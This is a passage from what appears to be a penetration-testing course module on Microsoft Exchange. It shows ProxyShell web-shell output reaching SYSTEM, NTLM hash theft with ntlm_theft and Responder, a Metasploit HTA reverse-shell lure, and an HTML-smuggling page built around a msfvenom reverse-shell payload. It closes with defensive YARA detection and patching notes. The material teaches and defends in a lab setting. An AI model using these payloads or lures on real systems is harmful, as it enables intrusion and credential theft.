[+] Sent email successfully with subject id: mrpuhpskaykvbrul
[-] Executing command:  New-ManagementRoleAssignment -Role "Mailbox Import
Export" -User [email protected]
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Mailbox Import Export-Administrator
ERROR:[-] Executing command:  Get-MailboxExportRequest -Status Completed |
Remove-MailboxExportRequest -Confirm:$false
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
OUTPUT:ERROR:[-] Executing command:  New-MailboxExportRequest -Mailbox
[email protected] -IncludeFolders "#Drafts#" -FilePath
"\\localhost\c$\inetpub\wwwroot\aspnet_client\mrpuhpskaykvbrul.aspx" -
ContentFilter "Subject -eq 'mrpuhpskaykvbrul'"
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
inlanefreight.local/Users/Administrator\MailboxExport
ERROR:

Shell URL: https://10.129.230.42/aspnet_client/mrpuhpskaykvbrul.aspx
Testing shell 0
Testing shell 1
Shell> whoami
nt authority\system
```

Note: During our tests, sometimes certain exploits would fail while others worked. It's important to investigate other versions of the exploit, including the one in `Metasploit`, in case the one presented in this section fails.

Misc vulnerabilities

The CVE-2021-26855 vulnerability, discovered by Orange Tsai and dubbed ProxyLogon, allows for unauthenticated command execution using Exchange's Proxy Architecture and Logon mechanism.

The following versions of Microsoft Exchange are vulnerable to the exploit:

- Exchange Server 2019 < 15.02.0792.010
- Exchange Server 2019 < 15.02.0721.013
- Exchange Server 2016 < 15.01.2106.013
- Exchange Server 2013 < 15.00.1497.012

Other notable vulnerabilities:

- ProxyRelay
- PrivExchange

Phishing Attacks

Email phishing is one of the most common methods for accessing corporate networks. There are multiple types of phishing attacks that can be crafted, but in this section, we will cover some of the basics. This section aims to introduce phishing; we will not cover the pretexts to be used for phishing, but instead, we will focus on some basic payloads that can trick the user into clicking and executing our malicious link or attachment.

Phishing NTLM Hashes

A straightforward trick to attempt to compromise an account while sending an innocuous email is hash stealing. If we send an email with a link to an SMB share `\\IPAddress\sharename\picture.ico`, Windows will automatically attempt to authenticate to that share, allowing us to capture the NTLMv2 hash of the user who received the email.

There are several scenarios where this may not work, such as:

- If the network does not allow outbound port 445.
- If the Outlook client does not automatically download images.
- If specific Outlook or Windows settings prevent interactions with SMB.

For example, we can add a signature with a link to an image located on an SMB share, and if the client attempts to load the picture, we will capture the user's hash.

Note: For more information about NTLM Relay attacks, you can refer to the module NTLM Relay Attacks.

Other Ways to Steal NTLMv2 Hashes

Significant research has been done into stealing hashes using different file types. Some files interact as soon as the user connects to a folder containing them, while others require the user to open the document.

ntlm_theft is an open-source tool that generates 21 types of hash theft documents. These can be used for phishing when the target allows SMB traffic outside their network or if you are already inside the internal network. Let's use an `htm` file as an example and attempt to relay the authentication request to us. First, we need to clone the GitHub repository:

```
git clone -q https://github.com/Greenwolf/ntlm_theft
cd ntlm_theft
python3 ntlm_theft.py --help
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --
filename <base_file_name>

ntlm_theft by Jacob Wilkin(Greenwolf)

options:
 -h, --help            show this help message and exit
 -v, --version         show program's version number and exit
 -vv, --verbose        Verbose Mode
 -g
{all,htm,zoom,rtf,asx,xml,m3u,xlsx,scf,wax,lnk,url,pdf,autoruninf,desktopi
ni,application,jnlp,docx,modern}, --generate
{all,htm,zoom,rtf,asx,xml,m3u,xlsx,scf,wax,lnk,url,pdf,autoruninf,desktopi
ni,application,jnlp,docx,modern}
 Choose to generate all files or a specific filetype
 -s SERVER, --server SERVER
 The IP address of your SMB hash capture server (Responder, impacket
ntlmrelayx, Metasploit auxiliary/server/capture/smb, etc)
 -f FILENAME, --filename FILENAME
 The base filename without extension, can be renamed later (test, Board-
Meeting2020, Bonus_Payment_Q4)
```

To generate a file with the extension `htm`, we will use the option `-g htm`, set our attack host with the option `-s 10.10.14.207`, and specify the filename without an extension using the option `-f filename`:


```
python3 ntlm_theft.py -g htm -s 10.10.14.80 -f student
Created: student/student.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
```

```
Generation Complete.
```

Before sending our phishing email, we must prepare for the incoming authentication requests. We will use `Responder` to listen on the SMB server:

```
sudo responder -I tun0
 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Poisoners:
 LLMNR                      [ON]
 NBT-NS                     [ON]
 MDNS                       [ON]
 DNS                        [ON]
 DHCP                       [OFF]

...SNIP...

[+] Listening for events...
```

Now, let's email `[email protected]` using the attachment we generated.



After successfully sending the email, we need to wait until the user interacts with the email. After the interaction, we will see something similar in `Responder`:

```
sudo responder -I tun0
 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

...SNIP...

[+] Listening for

[HTTP] NTLMv2 Client   : 10.129.230.42
[HTTP] NTLMv2 Username : INLANEFREIGHT\r.olsen
[HTTP] NTLMv2 Hash     :
r.olsen::INLANEFREIGHT:34d5b871a2039040:1D51AB3853356AA79421E1EC0ECABC47:0
1010000000000001D73315...SNIP...
```

Arbitrary File Execution

Most businesses nowadays have good email protection in place to prevent hackers from sending phishing emails with attachments that have extensions such as .exe, .ps1, etc.,

forcing phishers to use more traditional files such as .zip, .pdf, .doc, .xls, etc. If we want to send files to gain remote code execution, we must familiarize ourselves with macros and similar attacks that use multiple file types to execute code. These methods are outside the scope of this section and will be covered in future red team modules.


Alternatively, some tools, such as the Shellter Project, can take a legitimate executable such as `PuTTY`, `Deezer`, or `Outlook` and inject malicious code that serves as a reverse shell once the victim runs the executable.

Our user simulation environment will execute any attachment we send so we can test different payloads. Instead of using an .exe file, let's create an HTML Application (HTA). An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. HTML generates the user interface, and the scripting language codes the program's logic. An HTA executes without the constraints of the internet browser security model; in fact, it executes as a `fully trusted` application. The usual file extension of an HTA is .hta.

Metasploit has an HTA server module, which we can use to generate a malicious link:

```
msfconsole -x "use exploit/windows/misc/hta_server; set LHOST
10.10.14.207; set LPORT 8443; set SRVHOST 10.10.14.207; run -j"
...SNIP...

 =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
LHOST => 10.10.14.207
LPORT => 8443
SRVHOST => 10.10.14.207
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.207:8443

[*] Using URL: http://10.10.14.207:8080/oDwKp3.hta
[*] Server started.
```

Now, let's log in as `htb-student` and send the link we generated using Metasploit:




Once the user clicks the link and opens the file, it will create a Metasploit session:

```
[msf](Jobs:1 Agents:0) exploit(windows/misc/hta_server)
[*] 10.129.231.81    hta_server - Delivering Payload
[*] Sending stage (175686 bytes) to 10.129.231.81
[*] Meterpreter session 1 opened (10.10.14.207:8443 ->
10.129.231.81:62367) at 2024-08-13 17:52:01 -0400
```


Additionally, we can use tools such as GadgetToJScript, which offer more functionality to bypass security tools by generating .NET serialized gadgets that can trigger .NET assembly load/execution when deserialized using BinaryFormatter from JS/VBS/VBA scripts.

Using Responder to Grab Credentials


Another method we have to trick users into providing credentials is through `Responder's HTTP Server`. By default, if a user connects to a `Responder` HTTP website, it will ask the user who connects to the site for credentials. We will begin by creating intriguing text, selecting a word, and inserting a link using the `Insert hyperlink` option:



Subsequently, we are going to point the hyperlink to our controlled server/machine, where `Responder` will be running in the background:



Once the user attempts to visit the link, the victim will be prompted to submit their credentials as shown in the link below:



After submitting the credentials, we will see that `Responder` has captured the authentication request:

```
sudo responder -I tun0
 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.129.230.42
[HTTP] NTLMv2 Username : INLANEFREIGHT\r.olsen
[HTTP] NTLMv2 Hash     :
r.olsen::INLANEFREIGHT:34d5b871a2039040:1D51AB3853356AA79421E1EC0ECABC47:0
```

```
10100000000000001D73315...SNIP...
```

Note: This attack is not automated, but you can test it by connecting through RDP into the target machine and attempting to connect to your attack box while Responder is running.

HTML Smuggling

In the past few years, we have seen a significant increase in phishing attacks. The threat actors used different approaches to deliver their malicious payloads to the victims. One of those approaches is called HTML Smuggling. It lures victims to open an unsuspected malicious URL (website). Once the victim visits the website, the malicious files will be automatically downloaded to the victim's computer. The HTML smuggling: A Stealthier Approach to Deliver Malware goes in-depth while analyzing the attack vector used by the Qakbot malware. The approach relies on crafting a legitimate-looking website that would trick the victims.

To perform an HTML smuggling, we need to create an HTML page that will serve the JavaScript code from HTML Smuggling to download an executable, for example:

```
<html>
  <title> Internal File Sharing Service </title>
  <h1> Your download will start in a few seconds.. </h1>

  <body>
        <script>
          function base64ToArrayBuffer(base64) {
          var binary_string = window.atob(base64);
          var len = binary_string.length;
          var bytes = new Uint8Array( len );
          for (var i = 0; i < len; i++) { bytes[i] =
binary_string.charCodeAt(i); }
          return bytes.buffer;
         }

          var file ='<< BASE64 ENCODING OF MALICIOUS FILE >>';
          var data = base64ToArrayBuffer(file);
          var blob = new Blob([data], {type: 'octet/stream'});
          var fileName = 'policies.doc';

          if(window.navigator.msSaveOrOpenBlob)
window.navigator.msSaveBlob(blob,fileName);
          else {
                var a = document.createElement('a');
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
```

```
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
          }
         </script>
  </body>
</html>
```

We are going generate a msfvenom payload:


```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.92 LPORT=9001 -f exe
> shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Once we have generated the payload, we will Base64 encode it and paste the Base64 blob in the `var file` variable of the code:

```
base64 -w0 shell.exe
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAA <SNIP>
```

Phishing Using CVEs

Another lucrative method for stealing NTLM hashes from users is by exploiting CVE-2023-35636, which takes advantage of Calendar sharing capabilities, as detailed in the Outlook Vulnerability Discovery and New Ways to Leak NTLM Hashes research by Varonis. Another method for stealing NTLM hashes is by utilizing the sound in the Reminder feature when creating an appointment (`Reminder` -> `Sounds`).



A similar vulnerability is CVE-2023-23397, where Oddvar Moe developed an automated PowerShell script. The Outlook application on the machine is a crucial requirement for both CVEs.

Conclusion

This section explored various phishing techniques, focusing on stealing NTLM hashes and executing arbitrary files through phishing emails. These methods illustrate the potential vulnerabilities that can be exploited if proper defenses are not in place.

The following section will delve into defensive mechanisms to protect mail servers from these attacks. By understanding attackers' tactics, we can better prepare and implement effective countermeasures to safeguard our systems and users.

Defensive Considerations

Exchange

Through the module, we have encountered different methods of enumerating Exchange, and specifically, we have targeted the on-premise setup. In the following section, we will briefly touch on how to detect the attacks.

ProxyShell

As seen in the `Vulnerabilities` section, `ProxyShell` takes advantage of `Pre-auth Path confusion` and the URI we used as a proof-of-concept targeting the `/autodiscover` endpoint. We can utilize the expl_proxyshell.yar YARA rule to monitor for the previously mentioned endpoint.

```
<SNIP>

rule EXPL_Exchange_ProxyShell_Successful_Aug21_1 : SCRIPT {
   meta:
      description = "Detects successful ProxyShell exploitation attempts
in log files"
      author = "Florian Roth (Nextron Systems)"
      score = 85
      reference = "https://blog.orange.tw/2021/08/proxylogon-a-new-attack-
surface-on-ms-exchange-part-1.html"
      date = "2021-08-08"
      modified = "2021-08-09"
      id = "8c11cd1a-6d3f-5f29-af61-17179b01ca8b"
   strings:
      $xr1a = / \/autodiscover\/autodiscover\.json[^\n]
{1,300}\/(powershell|X-Rps-CAT)/ nocase ascii
      $xr1b = / \/autodiscover\/autodiscover\.json[^\n]
{1,300}\/(mapi\/nspi|EWS\/)[^\n]{1,400}(200|302) 0 0/
      $xr2 = /autodiscover\/autodiscover\.json[^\n]{1,60}&X-Rps-CAT=/
nocase ascii
      $xr3 = /Email=autodiscover\/autodiscover\.json[^\n]{1,400}200 0 0/
nocase ascii
   condition:
      1 of them
}
<SNIP>
```

Additionally, the above rule contains various rules for detecting a web shell, similar to the web shell we used in the `Vulnerabilities` section, which was in the `PST` format. Looking into the `C:\inetpub\wwwroot\aspnet_client` directory, we can see that a file has been created with a peculiar name:

```
PS C:\inetpub\wwwroot\aspnet_client> ls

    Directory: C:\inetpub\wwwroot\aspnet_client

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/5/2024   7:27 AM                system_web
-a----        7/15/2024   8:02 AM         271360 basbpregxiaybeih.aspx
```

Running `strings` against the file, we can notice that it contains a `JScript` that utilizes `eval()` to run commands on the target:

```
strings basbpregxiaybeih.aspx | grep cmd
_ise6<script language='JScript' runat='server' Page
aspcompat=true>function Page_Load(){eval(Request['cmd'],'unsafe');}
</script>
```

We can use the following payload to pinpoint to encode_payload.py.

Updates

Microsoft strives to deliver quarterly updates called Cumulative Updates (CU). Often, these updates remediate vulnerabilities such as `ProxyShell` or others. The CUs are dedicated based on the version in use, and we can refer to Microsoft's documentation to download and understand the build number to which cumulative update it relates to. Microsoft separates the updates into a `Security Update` (SU) or a `Hotfix Update` (HU).

Protection

Every organization has a different policy when it comes to email protection for the detection of spam or email addresses with bad reputations. One of the most popular email security solution providers are Proofpoint, Microsoft Defender for Office 365, Cisco Secure Email Threat Defense and others. Each security solution has a dedicated administration panel on which a SOC Analyst would operate. Additionally, system administrators or other personnel would configure their solutions to meet certain expectations to minimize potential threats. Microsoft Exchange allows for granular configuration for Antispam and antimalware, Exchange administrators can scrutinize the allowed file extensions for attachments, reducing the potential attack surface that a threat actor would use.

Maintaining a security-orientated discipline in the business is one of the crucial pillars as threat actors continuously find new ways to lure victims into submitting their details (credentials). One of the most popular frameworks red team operators use is evilginx, aimed at mimicking legitimate websites while relaying their connection. Some of the recent approaches used include forcing the victim to open a file or download it from a suspicious website, complete a survey, or other business partners.

Introduction to SCCM

System Center Configuration Manager

`System Center Configuration Manager` (`SCCM`), renamed `Microsoft Endpoint Configuration Manager` (`MECM`) and, more recently, Microsoft Configuration Manager (ConfigMgr), is an essential pillar in the management of corporate IT environments.

Developed by Microsoft, this software helps system administrators manage servers and workstations in large Active Directory environments. It enables centralized management of

resources and systems. It offers various functions, such as installing and uninstalling applications, configuring network and application parameters, and deploying patches and updates. SCCM also allows running scripts and deploying operating systems, making it an essential tool for various tasks within complex corporate IT environments.

SCCM is an on-premise solution, but Microsoft also maintains a cloud-native client management suite named Intune. Intune and SCCM are part of the `Microsoft Endpoint Manager` umbrella.

Throughout the sections, we will refer to SCCM and not ConfigMgr, as this is the better-known name.

SCCM architecture

